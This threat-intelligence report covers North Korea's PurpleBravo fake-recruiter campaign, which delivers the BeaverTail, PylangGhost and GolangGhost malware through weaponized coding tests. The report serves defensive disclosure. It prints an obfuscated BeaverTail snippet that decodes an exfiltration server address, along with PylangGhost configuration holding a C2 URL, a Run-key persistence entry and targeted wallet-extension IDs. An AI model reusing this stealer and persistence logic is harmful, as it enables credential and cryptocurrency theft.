CYBER THREAT ANALYSIS

NORTH KOREA

Recorded Future®

Insikt Group®

January 21, 2026

PurpleBravo's Targeting of the IT Software Supply Chain

PurpleBravo threat actors masquerade as legitimate recruiters, delivering weaponized coding tests to candidates' corporate laptops.

PurpleBravo activity links to at least twenty likely victim organizations across AI, cryptocurrency, financial services, IT services, marketing, and software development on five continents.

The overlap between PurpleBravo and PurpleDelta reveals a broader North Korean apparatus that combines fraudulent IT work with targeted malicious campaigns.

Executive Summary

PurpleBravo is a North Korean state-sponsored threat group that overlaps with the “Contagious Interview” campaign first documented in November 2023. It targets software developers, especially in the software development and cryptocurrency verticals, via fake recruiter outreach, interview coding tests, and ClickFix prompts. Activity throughout 2025 has linked multiple fraudulent LinkedIn personas to PurpleBravo through malicious GitHub repositories and fictitious lure brands. The group’s tool set includes BeaverTail (a JavaScript infostealer and loader) and multi-platform remote access trojans (RATs), specifically, PyLangGhost and GolangGhost, optimized for stealing browser credentials and cryptocurrency wallet information.

Based on Recorded Future® Network Intelligence, Insikt Group identified 3,136 individual IP addresses concentrated in South Asia and North America linked to likely targets of PurpleBravo activity from August 2024 to September 2025. Twenty potential victim organizations were observed across the AI, cryptocurrency, financial services, IT services, marketing, and software development verticals in Europe, South Asia, the Middle East, and Central America. In several cases, it is likely that job-seeking candidates executed malicious code on corporate devices, creating organizational exposure beyond the individual target. Insikt Group observed PurpleBravo administering command-and-control (C2) servers via Astrill VPN and from IP ranges in China, with BeaverTail and GolangGhost C2 servers hosted across seventeen distinct providers.

Insikt Group distinguishes PurpleBravo (Contagious Interview) from PurpleDelta (North Korean IT workers) but has documented meaningful intersections. This includes a likely PurpleBravo operator displaying activity consistent with North Korean IT worker behavior, IP addresses in Russia linked to North Korean IT workers communicating with PurpleBravo C2 servers, and administration traffic from the same Astrill VPN IP address associated with PurpleDelta activity.

PurpleBravo presents an overlooked threat to the IT software supply chain. Because many targets are in the IT services and staff-augmentation industries with large public customer bases, compromises can propagate downstream to their customers. This campaign poses an acute software supply-chain risk to organizations that outsource development, particularly in regions where PurpleBravo concentrates its fictitious recruitment efforts.

Key Findings

- PurpleBravo employs a combination of fictitious personas, organizations, and websites to distribute malware to unsuspecting job seekers in the software development industry. Candidates sometimes use their corporate devices, thereby compromising their employers' security.
- PurpleBravo uses a variety of custom and open-source malware and tools in its operations, including BeaverTail, InvisibleFerret, GolangGhost, and PylangGhost.
- Using Recorded Future Network Intelligence, Insikt Group identified 3,136 individual IP addresses linked to likely targets of PurpleBravo activity and twenty potential victim organizations in the AI, cryptocurrency, financial services, IT services, marketing, and software development industries.
- Insikt Group has observed multiple points of overlap between PurpleBravo and PurpleDelta, Recorded Future's designation for North Korean IT workers, indicating that some individuals may be active in both operations.
- PurpleBravo's heavy targeting of the IT and software development industries in South Asia presents an overlooked and acute supply-chain risk to organizations that contract or outsource their IT services work.

Table of Contents


Threat Analysis

The Contagious Interview campaign, a North Korean state-sponsored operation, was first documented in November 2023 targeting software developers primarily in the cryptocurrency industry. Insikt Group tracks PurpleBravo as a cluster of activity overlapping with the campaign (other names for the group include CL-STA-0240, Famous Chollima, and Tenacious Pungsan). While some organizations track the Contagious Interview cluster and North Korean IT workers as the same set of activity, Insikt Group tracks North Korean IT workers separately as PurpleDelta. Insikt Group has observed points of intersection between the two groups and is investigating the exact extent of the overlap.

Fraudulent Personas

In March 2025, Insikt Group identified four personas (**Figure 1**) that were highly likely associated with PurpleBravo threat activity. This high-confidence assessment was made following an investigation of malicious GitHub repositories, cryptocurrency scam reports on social media, and Recorded Future Network Intelligence on known PurpleBravo infrastructure. These personas, and their associated behaviors, align with previous Insikt Group reporting and open-source reporting (1, 2, 3) on the Contagious Interview campaign.

The personas claim to be developers and recruiters representing cryptocurrency companies, among other types of organizations. These organizations appear in the PurpleBravo lures and malicious GitHub repositories detailed below. They all purport to be from Odessa, Ukraine, and target prospective victims located in South Asia. At the time of writing, Insikt Group was unable to determine the motivation behind PurpleBravo's use of Ukrainian personas in their operations.



[redacted]

JS/React | PHP/Laravel developer and Project Manager at Lumanagi

Odessa, Ukraine · Contact Info

729 followers · 500+ connections

[redacted]

Lumanagi

Odessa I.I.Mechnikov National University

[redacted] · 3rd

IT Recruitment Specialist | SEO | Software Serer | Sales Team

Odesa, Odessa, Ukraine · Contact info

68 connections

[redacted] · 3rd

Professional Recruiter, Human Resource Member

Odesa, Odessa, Ukraine · Contact info

500+ connections

[redacted] · 3rd

JS | PHP Full-Stack Developer and Project Manager

Odesa, Odessa, Ukraine · Contact info

500+ connections

***Figure 1**: LinkedIn personas highly likely linked to PurpleBravo threat activity (Source: LinkedIn)*

Infrastructure


Malicious GitHub Repositories

Insikt Group identified several malicious GitHub repositories linked to PurpleBravo activity, via publicly available information on potential victim servers outlined in Recorded Future's Network Intelligence data.

Food Manufacturing Industry Scam

Insikt Group identified a GitHub repository linked to Web3 security researcher Luthiano Trarbach, who reported an unattributed scam impersonating a food manufacturing brand with the goal of cryptocurrency theft. Insikt Group identified a website advertising a token the repository is likely imitating. It is assessed with low confidence that the token is likely a scam, based on an evaluation of the social media and messaging platform activity associated with its operators and users. At the time of writing, the project's legitimacy could not be determined, nor could any links between the token and the food manufacturing brand identified. The "official" Telegram group associated with the project is populated with scammers, bots, malicious links, and likely malicious downloads masquerading as job opportunities, cryptocurrency airdrops, and other lures generally indicative of this behavior.

The repository contains a JavaScript file named `index[.]js`. This file is encoded in Base64 with an XOR cipher, which, when deobfuscated, reveals malicious capabilities intended to exfiltrate sensitive keychain and login information from Windows OS and macOS devices. This data is packaged into a ZIP file and sent to a hardcoded command-and-control (C2) server with an encoded HTTP POST request (**Figure 2**). When the string `MTQ3LjEyNCaHR0cDovLw4yMTQuMTI5OjEyNDQ` is decoded from Base64, it reveals a previously identified BeaverTail C2 IP address *147[.]124[.]214[.]129*.



```
s=()=>{

  let t="MTQ3LjEyNCaHR0cDovLw4yMTQuMTI5OjEyNDQ=  ";

  for(var c="",a="",$="",r="",n=0;n<10;n++)

    c += t[n],

    a += t[10+n],

    $ += t[20+n],

    r += t[30+n];

  return c=c+$+r,l(a)+l(c)

}
```

***Figure 2**: HTTP POST instructions identified in the GitHub repository (Source: GitHub)*

Indian Software Development Company

ESET's February 2025 report on threat activity aligned with PurpleBravo (which ESET tracks as DeceptiveDevelopment) described PurpleBravo threat actors posing as recruiters using a Lumanagi-themed lure in fake job interviews for a decentralized exchange (DEX) to deliver BeaverTail via malicious GitHub repositories. Insikt Group searched for additional GitHub repositories containing the same malicious JavaScript strings identified in the ESET report, revealing a repository affecting an Indian software development company. This repository contains a malicious JavaScript file titled `routes.js`, which is heavily obfuscated and different from the food manufacturing token's instance.

The JavaScript in the software development company's repository had two further BeaverTail C2 servers hard-coded IP addresses, *216[.]173[.]115[.]200* and *95[.]179[.]135[.]133*.

Lumanagi

While investigating the Indian software development company's repository and the "Lumanagi" lure previously observed in the ESET report, Insikt Group identified a scam report on social media on or around March 28, 2025. This scam report claimed that a recruiter ("Karyna Isakova"; **Figure 1**) representing Lumanagi approached a South Asian developer for a job opportunity. The PurpleBravo operator posing as the recruiter sent a document via Google Docs purportedly from *lumanagi[.]online* that contained information about their project, the job vacancy, and the next steps for a practical interview. This document contained a Figma design for a Hungarian-language DEX named Lumanagi. This behavior aligns with previous reports on PurpleBravo's interview lures, which incorporate Google Docs and Figma into their activities.

Blockchain Development Company

Insikt Group identified a third malicious GitHub repository linked to one of the abovementioned personas. This repository contained a similar malicious file to `routes[.]js`, which was observed in the Indian software development company's repository. When the JavaScript in this file is deobfuscated, it reveals the BeaverTail C2 IP addresses, *216[.]173[.]115[.]200* and *95[.]179[.]135[.]133*. Revisiting the persona on LinkedIn revealed that the persona previously claimed to work for Lumanagi, linking this persona back to the PurpleBravo network.

Command-and-Control Servers

Recorded Future tracks two distinct sets of PurpleBravo C2 servers, BeaverTail and GolangGhost. BeaverTail is a JavaScript infostealer and loader that gathers sensitive information from victim systems, and GolangGhost is an interpreted Go backdoor based on the HackBrowserData open-source tool. Recorded Future identified 62 BeaverTail C2 servers and fourteen GolangGhost C2 servers between August 2024 and September 2025. The hosting providers detailed in **Figure 3** have been used by PurpleBravo to host C2 infrastructure.




***Figure 3**: Hosting providers used by PurpleBravo (Source: Recorded Future)*

Malware Intelligence

PylangGhost and GolangGhost

PylangGhost (Python) and GolangGhost (Go) are related, multi-platform remote access trojans (RATs) that share an identical command structure and automate Chrome credential and cookie theft. The only functional difference between the two variants relates to the implementation of the Chrome password stealer. GolangGhost emphasizes broad OS coverage, whereas PylangGhost is Windows-focused and can address Chrome's hardened app-bound credential protection, released in Chrome 127 and above. The RATs' primary capabilities include host reconnaissance, file upload and download, arbitrary command execution, sleep/jitter, and automated theft of Chromium-based browser secrets

(Windows/macOS/Linux), with specific handling for Chrome's v10 (data protection API [DPAPI]) and v20 (app-bound) credential formats on Windows.

Both families are organized into parallel components:

- **Core/Control loop:** Implements the persistent request–response cycle, serializes messages for C2, and dispatches received commands
- **Command layer:** Encodes/decodes the line-based Base64 message format and contains the code to execute the commands
- **Transport/Protocol:** Performs RC4 wrapping with a per-packet random key, followed by an MD5 checksum; the HTTP POST body uses the `application/octet-stream` MIME type; and its observed User-Agent strings include `python-requests` and `Go-http-client`
- **Password stealer ("Auto") modules**: Chrome artifact gathering and credential/cookie decryption across Operating Systems
- **Utilities:** TAR/GZIP pack/unpack for staging exfiltration
- **Configuration:** Fixed message/command identifiers and AUTO mode tokens; jitter and PID/machine-id filenames; Windows persistence keys and parameterization

Table 1 details the commands that PylangGhost and GolangGhost support.

Name	Description
Information	Collects system information such as username, hostname, operating system, architecture, and version number
File Upload	Decompresses attacker-provided TAR.GZ into a path on the host
File Download	Exfiltrates a file or directory (directory is TAR.GZ) to the C2
OS Shell	Runs commands in wait-and-capture or detached mode
Wait/Sleep	The server sends a sleep duration in nanoseconds, which gets capped at 40 seconds and then used as the upper bound for a random sleep between twenty seconds and that value.
Auto	Invokes Chrome stealing/gathering workflows described below
Exit	Terminates the main loop

***Table 1**: PylangGhost and GolangGhost commands and descriptions (Source: Recorded Future)*

Chromium-Based Stealer Module

GolangGhost and PylangGhost both have a Chromium Stealer module that is invoked with the "AUTO" command; however, the implementation differs across versions. PylangGhost focuses exclusively on Windows Chromium but implements far more sophisticated credential theft, supporting both v10 and v20 app-bound encryption. The latter requires LSASS impersonation to achieve SYSTEM privileges, dual-layer DPAPI unwrapping, and custom key derivation via Windows CNG APIs to bypass Chrome's hardened encryption introduced in version 127 and later.

GolangGhost, on the other hand, only implements Chrome v10 decryption using standard AES-GCM after obtaining master keys from native credential stores. It compensates for this simpler decryption by automating the enumeration of extensions to catalog cryptocurrency wallets at scale. GolangGhost's design suggests optimization for broader victim coverage across multiple platforms, such as macOS and Linux, while PylangGhost represents a specialized Windows-focused variant engineered specifically to defeat Google's latest credential protection mechanisms, making it more effective against hardened Chrome installations but limited to a single OS.

AUTO Chrome Stealer Commands	Description
Chrome Gather	This function steals Chrome browser extension data by searching for "Local Extension Settings" directories in the Chrome user data folder, compressing them into a tar.gz archive named `gather.tar.gz`, and preparing it for exfiltration to a C2 server. It targets extension storage, which can contain cryptocurrency wallets, password manager data, session tokens, and API keys.
Chrome Profile/Prefs Change	This function injects a malicious MetaMask cryptocurrency wallet extension into Chrome by forcefully killing the browser and modifying its secure preference files. It searches for Chrome's `Secure Preferences` files, terminates all Chrome processes, then overwrites the extension settings with a fake MetaMask configuration (targeting `*.eth`, `*.infura.io`, and Trezor hardware wallets) installed from `C:\ProgramData\11.16.0_0` instead of the legitimate Chrome Web Store, allowing the attackers to steal cryptocurrency transactions and private keys.
Chrome Cookie/Logins	There are separate modules for Windows/MacOS and Linux, all three steal the same data (passwords and extension information), but they differ in how they decrypt Chrome's master encryption key based on each OS's credential storage mechanism (Windows DPAPI, macOS Keychain, Linux simple/keyring).

***Table 2**: PylangGhost and GolangGhost Chrome stealer commands (Source: Recorded Future)*

Configuration

The configuration for PylangGhost (`config.py`) and GolangGhost (`constans.go`) serves as the central configuration and command vocabulary file for the C2. It contains tokens that are obfuscated command identifiers used to obscure the communication protocol between the infected client and the command-and-control server. Instead of sending readable commands like "download" or "execute", it uses random-looking strings, such as "`qwer`" or "`asdf`".

Python

```python
PID0623NAME       = ".store"
MACHINEID0623HOSTFILE = ".host"
DURATION0623ERRORWAIT   = 5
DAEMON0623VERSION = "1.0.0"

MSG0623INFO = "fwe9"
MSG0623LOG     = "1q2w"
LOG0623SUCCESS = "true"
LOG0623FAIL    = "false"
MSG0623PING    = "poiu"
MSG0623FILE    = "qpwoe"

COMMAND0623INFORMATION          = "qwer"
COMMAND0623FILEUPLOAD        = "asdf"
COMMAND0623FILEDOWNLOAD      = "zxcv"
COMMAND0623TERMINAL       = "vbcx"
SHELLMODE0623WAITGETOUT = "qmwn"
SHELLMODE0623DETACH     = "qalp"
COMMAND0623WAIT          = "ghdj"
COMMAND0623AUTO          = "r4ys"
AUTO0623CHROMEGATHER    = "89io"
AUTO0623CHROMEPREFRST   = "7ujm"
AUTO0623CHROMECOOKIE    = "gi%#"
AUTO0623CHROMEKEYCHAIN  = "kyci"
COMMAND0623EXIT          = "dghh"
```

***Figure 4**: PylangGhost configuration snippet (Source: Recorded Future)*

The malware manages its runtime state and host identity using two files defined in the configuration module, `PID0187NAME` and `MACHINEID0187HOSTFILE`, as shown in **Figure 4**. These files are created in the system's temporary directory (for example, %TEMP% on Windows). The `.store` (`PID0187NAME`) file records the process identifier (PID) of the active instance and is checked during startup to prevent multiple concurrent executions. The file `.host` (`MACHINEID0187HOSTFILE`) contains a randomly generated, persistent client identifier.

The configuration also contains C2 endpoints, persistence registry keys, collection scope, and instance control across both variants. It supplies the C2 URL and a list of Chromium wallet-extension IDs targeted by the Chrome "auto" modes.

Python

```python
UPLOAD0623URL = "hxxp://154[.]58[.]204[.]15:8080"  # Change to your server
MAX0623SLEEP = 40
MIN0623SLEEP = 20
EXTENSION0623NAMES = [
    "nkbihfbeogaeaoehlefnkodbefgpgknn",
    "bfnaelmomeimhlpmgjnjophhpkkoljpa",
    "ibnejdfjmmkpcnlpebklmnkoeoihofec",
    "egjidjbpglichdcondbcbdnbeeppgdph",
    "acmacodkjbdgmoleebolmdjonilkdbch",
    "aholpfdialjgjfhomihkjbmgjidlcdno",
    "bhhhlbepdkbapadjdnnojkbgioiodbic",
    "dlcobpjiigpikoobohmabehhmhfoodbb",
    "dmkamcknogkgcdfhhbddcghachkejeap",
    "fnjhmkhhmkbjkkabndcnnogagogbneec",
    "hcjhpkgbmechpabifbggldplacolbkoh",
    "hmeobnfnfcmdkdcmlblgagmfpfboieaf",
    "hnfanknocfeofbddgcijnmhnfnkdnaad",
    "idnnbdplmphpflfnlkomgpfbpcgelopg",
    "ldinpeekobnhjjdofggfgjlcehhmanlj",
    "mcohilncbfahbmgdjkbpemcciiolgcge",
    "mkpegjkblkkefacfnmkajcjmabijhclg",
    "mopnmbcafieddcagagdcbnhejhlodfdd",
    "nhnkbkgjikgcigadomkphalanndcapjk",
    "ojggmchlghnjlapmfbnjholfjkiidbch",
    "onhogfjeacnfoofkfgppdlbmlmnplgbn",
    "pdliaogehgdbhbnmkklieghmmjkpigpa",
    "phkbamefinggmakgklpkljjmgibohnba",
    "ppbibelpcjmhbdihakflkdcoccbgbkpo"
    ]

REG0623PATH = r"Software\Microsoft\Windows\CurrentVersion\Run"
REG0623KEY = "csshost"
PARAM0623 = "lOKJS0103JEBV53NkuanloiHB872Nhe12m8vd2FpdC5qcGc="
```


***Figure 5**: PylangGhost configuration snippet (Source: Recorded Future)*

On Windows systems, the malware achieves persistence by creating a registry Run key that launches a Visual Basic Script (VBS) loader via `wscript.exe`. Both the registry path and key name are hardcoded in the malware's configuration module. For example, using the configuration in **Figure 5**, the persistence key would be
`HKCU\Software\Microsoft\Windows\CurrentVersion\Run\csshost = "wscript.exe" "<VBS file path>"`.

Key names may change from configuration to configuration, and some constants carry variant-specific suffixes (for example, `_0187`, `_0501`); however, their semantics and use in persistence, collection, and protocol handling remain the same.

C2 Protocol and Network Traffic

PylangGhost and GolangGhost both send an RC4-encrypted payload via an HTTP POST request with headers such as `application/octet-stream` and typical User Agents of `python-requests` (Py) and `Go-http-client` (Go).

